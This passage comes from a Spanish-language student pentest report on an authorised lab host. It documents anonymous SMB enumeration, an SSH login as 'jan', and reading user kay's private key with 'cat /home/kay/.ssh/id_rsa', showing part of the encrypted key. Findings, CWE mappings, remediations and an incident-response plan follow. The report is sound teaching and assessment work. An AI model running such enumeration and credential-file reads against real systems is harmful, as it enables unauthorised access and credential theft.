


Figura 7: Contenido del archivo j.txt.

5.3. Enumeración SMB

Se realizó una enumeración de recursos SMB:

```
smbclient -L //10.64.160.174 -N
```


Se identificó el recurso compartido Anonymous.

Posteriormente se accedió al recurso:

```
smbclient //10.64.160.174/Anonymous -N
```

Dentro del recurso se encontró el archivo:

```
staff.txt
```



```
(kali@kali)-[~]
$ smbclient //10.64.160.174/Anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Thu Apr 19 13:31:20 2018
..               D          0  Thu Apr 19 13:13:06 2018
staff.txt        N        173  Thu Apr 19 13:29:55 2018

File System      14282840 blocks of size 1024. 6427268 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 Ki
loBytes/sec)
smb: \> exit

(kali@kali)-[~]
$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, b
ut
this is how mistakes happen. (This means you too, Jan!)

-Kay

(kali@kali)-[~]
$ ls -lh /usr/share/wordlists/rockyou.txt*
-rw-r--r-- 1 root root 51M May  7 06:16 /usr/share/wordlists/rockyou.txt.gz

(kali@kali)-[~]
$ sudo gzip -dk /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

(kali@kali)-[~]
```

Figura 8: Enumeración y acceso al recurso compartido Anonymous.

El archivo fue descargado mediante `get` y posteriormente visualizado.

```

kali@kali: ~/TP_THM
Session Actions Edit View Help

2018-04-21: I got Apache set up. Will put in our content later. -J

(kali@kali)-[~]
$ curl -s http://10.64.160.174/development/j.txt
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak c
redentials,
and I was able to crack your hash really easily. You know our password policy, so pl
ease follow
it? Change that password ASAP.

-K

(kali@kali)-[~]
$ smbclient -L //10.64.160.174 -N

Sharename      Type           Comment
-----
Anonymous      Disk           Disk
IPC$           IPC           IPC Service (Samba Server 4.15.13-Ubuntu)

Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.64.160.174 (for a protocol between LANMAN1 and NT1
) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

(kali@kali)-[~]
$ smbclient //10.64.160.174/Anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Thu Apr 19 13:31:20 2018
..               D          0   Thu Apr 19 13:13:06 2018

```

Figura 9: Contenido de staff.txt obtenido desde el recurso SMB.

6. Hallazgos por fase

6.1. H-01 – Exposición de información interna mediante recurso web accesible

Severidad: MEDIA

ID: H-01

Fase: Escaneo / Enumeración

CWE: CWE-200 – Exposure of Sensitive Information to an Unauthorized Actor

CVE: No aplica.

6.1.1. Descripción

Se identificó el directorio web `/development/`, accesible sin autenticación.

El contenido incluía archivos relacionados con información de desarrollo y configuración interna. Entre la información observada se encuentra una referencia a Apache Struts 2.5.12, información sobre SMB y Apache y notas internas relacionadas con credenciales.

La evidencia disponible demuestra exposición de información. No se afirma que la versión mencionada de Struts haya sido explotada durante esta evaluación.

6.1.2. Componente afectado

Servidor web Apache y directorio:

```
/development/
```

6.1.3. Evidencia

- escaneo_BP-04_gobuster80.png
- escaneo_BP-05_development_dev.png
- escaneo_BP-06_development_j.png
- BP-04_gobuster80.txt

6.1.4. Impacto

El principal impacto identificado corresponde a la confidencialidad, debido a que información destinada al desarrollo se encuentra disponible desde un recurso web accesible.

6.1.5. Salvaguardas recomendadas

- eliminar notas y archivos de desarrollo del entorno productivo;
- restringir el acceso al directorio;
- implementar controles de autenticación y autorización;
- separar los entornos de desarrollo y producción;
- revisar periódicamente el contenido publicado por el servidor web.

6.1.6. Riesgo residual

Bajo, una vez aplicados los controles de acceso y eliminada la información de desarrollo del entorno expuesto.

6.2. H-02 – Credenciales débiles que permiten acceso SSH

Severidad: MEDIA

ID: H-02

Fase: Explotación

CWE: CWE-521 – Weak Password Requirements

CVE: No aplica.

6.2.1. Descripción

El servicio SSH identificado en el puerto 22 permitió validar acceso remoto utilizando las credenciales correspondientes al usuario `jan`.

Una vez establecida la sesión, se verificó la identidad mediante:

```
whoami
id
```

La cuenta correspondía a:


```
jan
```

Es importante aclarar que durante la evaluación la herramienta Hydra no permitió determinar exitosamente la contraseña. Por este motivo, este informe no atribuye a Hydra el descubrimiento de las credenciales.

6.2.2. Componente afectado

Servicio SSH y cuenta de usuario jan.

6.2.3. Evidencia



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ssh jan@10.64.160.174  
The authenticity of host '10.64.160.174 (10.64.160.174)' can't be established.  
ED25519 key fingerprint is: SHA256:q00sECfyIsBJHvpc0HmlHXt+pYqzeEYgJ1rXFGIuw8U  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.64.160.174' (ED25519) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
jan@10.64.160.174's password:  
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/pro  
  
System information as of Sat 26 Sep 2026 01:36:47 AM EDT  
  
System load:  0.11           Processes:            112  
Usage of /:   49.8% of 13.62GB Users logged in:       0  
Memory usage: 57%           IPv4 address for ens5: 10.64.160.174  
Swap usage:   0%  
  
Expanded Security Maintenance for Infrastructure is not enabled.  
  
0 updates can be applied immediately.  
  
Enable ESM Infra to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status  
The main goal here is to learn as much as possible. Make sure you are connected to our network using  
the correct IP address and subnet mask.
```

Figura 10: Inicio de la conexión SSH al usuario jan.




Figura 11: Sesión SSH establecida como usuario jan.

6.2.4. Impacto

El acceso remoto a una cuenta de usuario puede permitir acceso no autorizado a recursos del sistema, dependiendo de los permisos asociados a la cuenta.

El impacto observado durante esta evaluación se concentra principalmente en confidencialidad e integridad.

6.2.5. Salvaguardas recomendadas

- utilizar contraseñas robustas y únicas;
- preferir autenticación mediante claves SSH protegidas;
- restringir el acceso SSH a usuarios y redes autorizadas;
- implementar MFA cuando el entorno lo permita;
- aplicar mecanismos de limitación de intentos de autenticación;
- revisar periódicamente las cuentas existentes.

6.2.6. Riesgo residual

Bajo, después de aplicar controles de autenticación y restricción de acceso.

6.3. H-03 – Exposición de clave privada SSH de otro usuario

Severidad: ALTA

ID: H-03

Fase: Post-explotación

CWE: CWE-732 – Incorrect Permission Assignment for Critical Resource

CVE: No aplica.

6.3.1. Descripción

Durante la enumeración del sistema con la cuenta **jan**, se identificó que era posible acceder al directorio personal del usuario **kay**.

Dentro de dicho directorio se identificó:

```
/home/kay/.ssh/id_rsa
```

La clave privada pudo ser leída. La evidencia mostró que la clave se encontraba protegida mediante cifrado y passphrase.

Por lo tanto, la evaluación demuestra exposición de una clave privada, pero no se afirma que la cuenta **kay** haya sido comprometida mediante dicha clave.

6.3.2. Componente afectado

Sistema de archivos Linux y directorio:

```
/home/kay/.ssh/
```

6.3.3. Evidencia




Figura 12: Enumeración del directorio personal del usuario kay.




Figura 13: Identificación de la clave privada SSH de kay.

```

kali@kali: ~
Session Actions Edit View Help
drwxr-xr-x 5 root root 4096 Sep 26 01:05 ..
-rw----- 1 kay kay 789 Jun 22 2025 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwx----- 2 kay kay 4096 Apr 17 2018 .cache
-rw----- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw----- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root kay 538 Apr 23 2018 .viminfo
jan@ip-10-64-160-174:~$ ls -la /home/kay/.ssh
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 ..
-rw-rw-r-- 1 kay kay 771 Apr 23 2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 id_rsa
-rw-r--r-- 1 kay kay 771 Apr 19 2018 id_rsa.pub
jan@ip-10-64-160-174:~$ cat /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUANKcRvg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmB487RdFVktOVQrVhty1K2aLy2Lka2Cnfjz8LLv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3Q0FIYLSPMYv79RC65i6frkDSvxXzbdFX

```

Figura 14: Primeras líneas de la clave privada, donde se observa que se encuentra cifrada.

6.3.4. Impacto

La exposición de una clave privada constituye una debilidad importante de control de acceso. Si una clave privada pudiera utilizarse sin protección adicional, podría permitir autenticación como el usuario propietario.

En este caso, la clave observada estaba cifrada, por lo que no se demostró su utilización para acceder como **kay**.

El impacto potencial comprende confidencialidad e integridad.

6.3.5. Salvaguardas recomendadas

- aplicar permisos restrictivos sobre directorios personales;
- garantizar que las claves privadas sean accesibles únicamente por su propietario;
- utilizar passphrases robustas;
- implementar procedimientos de gestión y rotación de claves;
- eliminar claves innecesarias;
- revisar periódicamente permisos del sistema de archivos.

6.3.6. Riesgo residual

Bajo, siempre que las claves privadas permanezcan cifradas y sean accesibles exclusivamente por sus propietarios.

6.4. H-04 – Acceso anónimo a recurso compartido SMB

Severidad: MEDIA

ID: H-04

Fase: Escaneo / Enumeración

CWE: CWE-306 – Missing Authentication for Critical Function

CVE: No aplica.

6.4.1. Descripción

Se identificó un recurso compartido SMB denominado **Anonymous** que permitió acceso sin autenticación.

Dentro del recurso se encontró el archivo **staff.txt**, cuyo contenido incluía información interna dirigida al personal.

6.4.2. Componente afectado

Servicio Samba/SMB y recurso compartido:

Anonymous

6.4.3. Impacto

El acceso anónimo puede facilitar la consulta o extracción de información interna por usuarios no autenticados.

El impacto observado corresponde principalmente a la confidencialidad.

6.4.4. Salvaguardas recomendadas

- deshabilitar el acceso anónimo;
- exigir autenticación para los recursos compartidos;
- aplicar principio de mínimo privilegio;
- revisar periódicamente los permisos de los recursos SMB;
- eliminar información interna innecesaria de recursos compartidos.

6.4.5. Riesgo residual

Bajo, luego de deshabilitar el acceso anónimo y revisar los permisos.

6.5. Resumen de hallazgos

ID	Hallazgo	Severidad	Impacto principal
H-01	Exposición de información interna mediante recurso web	Media	Confidencialidad
H-02	Credenciales débiles con acceso SSH	Media	Confidencialidad / Integridad
H-03	Exposición de clave privada SSH	Alta	Confidencialidad / Integridad

H-04	Acceso anónimo a recurso SMB	Media	Confidencialidad
------	------------------------------	-------	------------------

7. Recomendaciones post-pentesting

7.1. Recomendaciones técnicas

7.1.1. Protección de recursos web

Se recomienda eliminar recursos de desarrollo del entorno productivo y restringir mediante autenticación cualquier directorio que deba permanecer accesible únicamente para personal autorizado.

7.1.2. Fortalecimiento de SSH

Se recomienda fortalecer las credenciales, limitar el acceso remoto, utilizar claves SSH adecuadamente protegidas y considerar mecanismos adicionales de autenticación.

7.1.3. Protección de claves privadas

Las claves privadas deben permanecer accesibles únicamente por sus propietarios. Se deben aplicar permisos restrictivos, utilizar passphrases y establecer procedimientos de gestión y rotación.

7.1.4. Seguridad de SMB

Se recomienda deshabilitar los recursos anónimos y establecer autenticación y autorización explícitas para cada recurso compartido.

7.2. Recomendaciones administrativas

- establecer una política formal de contraseñas;
- realizar revisiones periódicas de usuarios y permisos;
- establecer procedimientos de ciclo de vida para claves SSH;
- capacitar al personal sobre protección de credenciales;
- realizar revisiones periódicas de configuraciones expuestas;
- mantener separación entre desarrollo y producción;
- documentar los cambios de configuración de servicios críticos.

8. Protocolo de contingencia

8.1. Escenario de contingencia

Se considera como escenario de contingencia un compromiso de una cuenta de usuario mediante credenciales débiles y el posterior acceso no autorizado a recursos internos del sistema.

8.2. Impacto sobre la continuidad del negocio

Un incidente de estas características podría afectar la confidencialidad de la información y, dependiendo de los permisos de la cuenta comprometida, también la integridad de recursos.

Las actividades de contención y recuperación podrían requerir una interrupción temporal de determinados servicios.

8.3. Plan de respuesta

8.3.1. 1. Activación

El protocolo deberá activarse ante:

- detección de accesos SSH no autorizados;
- actividad anómala de autenticación;
- acceso inesperado a recursos sensibles;
- alertas provenientes de mecanismos de monitoreo;
- evidencia de exposición de credenciales o claves.

8.3.2. 2. Contención – primeros 15 minutos

Las primeras acciones deberán estar orientadas a evitar la propagación del incidente:

1. deshabilitar las cuentas comprometidas;
2. revocar las claves SSH potencialmente expuestas;
3. restringir temporalmente el acceso SSH;
4. deshabilitar recursos SMB anónimos;
5. aislar el servidor si fuera necesario;
6. preservar logs y evidencias;
7. evitar modificaciones innecesarias sobre el sistema afectado.

8.3.3. 3. Recuperación

Una vez contenida la situación:

1. corregir los permisos incorrectos;
2. cambiar o rotar las credenciales comprometidas;
3. generar nuevas claves SSH cuando corresponda;
4. retirar recursos de desarrollo expuestos;
5. revisar configuraciones de SMB y SSH;
6. verificar respaldos disponibles;
7. restaurar servicios de manera controlada;
8. comprobar el funcionamiento seguro antes de volver a producción.

8.3.4. 4. Comunicación

El incidente deberá ser comunicado a los responsables correspondientes de seguridad, infraestructura y dirección, siguiendo los procedimientos internos y legales aplicables.

En caso de existir información perteneciente a terceros, deberá respetarse el procedimiento correspondiente para su tratamiento y comunicación.

8.3.5. 5. Post-mortem

Luego de la recuperación deberá elaborarse un informe que incluya:

- causa del incidente;
- sistemas afectados;
- cuentas involucradas;
- información potencialmente expuesta;
- acciones realizadas;
- impacto;
- medidas correctivas;
- medidas preventivas.

8.4. Objetivos de recuperación propuestos

Los siguientes valores se proponen exclusivamente como objetivos académicos para el ejercicio y no representan valores reales establecidos por INSECUR S.A.

Indicador	Valor propuesto	Descripción
RTO	4 horas	Tiempo objetivo para recuperar la operación principal.
RPO	1 hora	Pérdida máxima de información aceptable considerada para el ejercicio.

9. Conclusiones

La evaluación permitió aplicar un proceso de pentesting controlado sobre un entorno de laboratorio autorizado, comenzando con reconocimiento y enumeración, continuando con la validación de accesos y finalizando con actividades de post-explotación y documentación.

